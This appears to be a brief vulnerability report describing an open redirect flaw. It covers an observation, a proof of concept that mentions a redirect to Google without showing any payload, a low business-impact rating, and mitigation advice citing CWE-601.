
# Observation

- Making changes to url according to the payload.



# POC

- We are redirected to google:



# Business Impact – Low

An http parameter may contain a URL value and could cause the web application to redirect the request to the specified URL. By modifying the URL value to a malicious site.

# Recommendation

Take the following precautions:

- Disallow Offsite Redirects.
- If you have to redirect the user based on URLs, instead of using untrusted input you should always use an ID which is internally resolved to the respective URL.
- If you want the user to be able to issue redirects you should use a redirection page that requires the user to click on the link instead of just redirecting them.

## References:

<https://cwe.mitre.org/data/definitions/601.html>

<https://www.hacksplaining.com/prevention/open-redirects>

# THANK YOU

For any further clarifications/patch assistance, please contact:  
98765xxxxx